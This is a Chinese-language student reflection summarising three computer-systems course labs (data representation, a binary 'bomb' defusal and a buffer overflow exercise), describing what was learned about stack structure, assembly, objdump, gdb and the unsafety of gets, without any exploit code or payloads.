在缓冲区溢出攻击实验中，进一步加深了对于堆栈的结构认识，尤其是 push、pop 和 ret 指令，通过这样的指令完成了程序的跳转。进一步认识了 C 语言通过堆栈传递参数的特点和优势，并在攻击的过程中进一步熟悉了汇编语言。

通过静态反汇编、动态反汇编，阅读汇编、单步调试，成功完成了缓冲区溢出攻击，加深对 IA-32 函数调用规则和栈结构的具体理解。

实验总结

计算机系统基础实验包含了三个部分，第一部分是数据表示实验，通过第一个实验，加深了对于计算机底层对于数据的存储，通过掩码的设计进一步加深了对于位运算的认识，熟悉了计算机中整数和浮点数的二进制编码表示。第二个实验是拆弹实验，利用一些反汇编工具和单步调试工具进行拆弹，加深了对于程序的机器级表示、汇编语言、调试器和逆向工程的理解。第三个实验是缓冲区溢出攻击实验，利用反汇编工具，阅读汇编代码，进一步加深了汇编语言的理解，以及计算机底层中的堆栈结构的认识。

后两次实验都借助静态反汇编工具 `objdump` 对可执行程序进行反汇编，从而得到了反汇编代码，通过对静态汇编代码的阅读，解决了一部分问题，对于复杂的问题，同时借助 `gdb` 调试器进行单步调试，最终完成了拆弹以及缓冲区溢出攻击。

三个实验都在 `linux` 系统下进行，了解了 `linux` 操作系统的一些基本命令，尤其是命令行下 `gdb` 的使用，以往使用的都是集成开发环境中的可视化的单步调试，第一次体验命令行的单步调试，最初不适应，查看内存等不方便，随着逐步熟悉，发现 `gdb` 有着调试的各种功能，可以进行比较复杂的单步调试过程。

在拆弹过程中，对于地址常量要保持高度重视，常量里面存放着一些重要的信息，在本次实验中，很多情况下就是这些常量地址下存放的内容给了我提示，指明了一个前进的方向。

在缓冲区溢出攻击实验中，更加深刻的理解了 `gets` 的不安全性，利用 `gets` 可以溢出覆盖其他内容的特点，完成了对于程序的修改。通过第三次实验，体验了缓冲区攻击，对于网络上的安全有了其他的认识，网络上的木马等可能也会通过其他类似的方式传播，破坏计算机系统。

在缓冲区溢出攻击实验中，进一步加深了对于堆栈的结构的认识，尤其是 `push`、`pop` 和 `ret` 指令，通过这样的指令完成了程序的跳转。进一步认识了 C 语言通过堆栈传递参数的特点和优势，并在攻击的过程中进一步熟悉了汇编语言。

通过这三个实验，从数据的表示，到汇编语言代码，到函数调用时参数传递，到复杂的堆栈结构调用的认识，对于计算机系统有了更加深刻的认识，对于以后计算机系统的更深层次的学习具有很好的铺垫作用。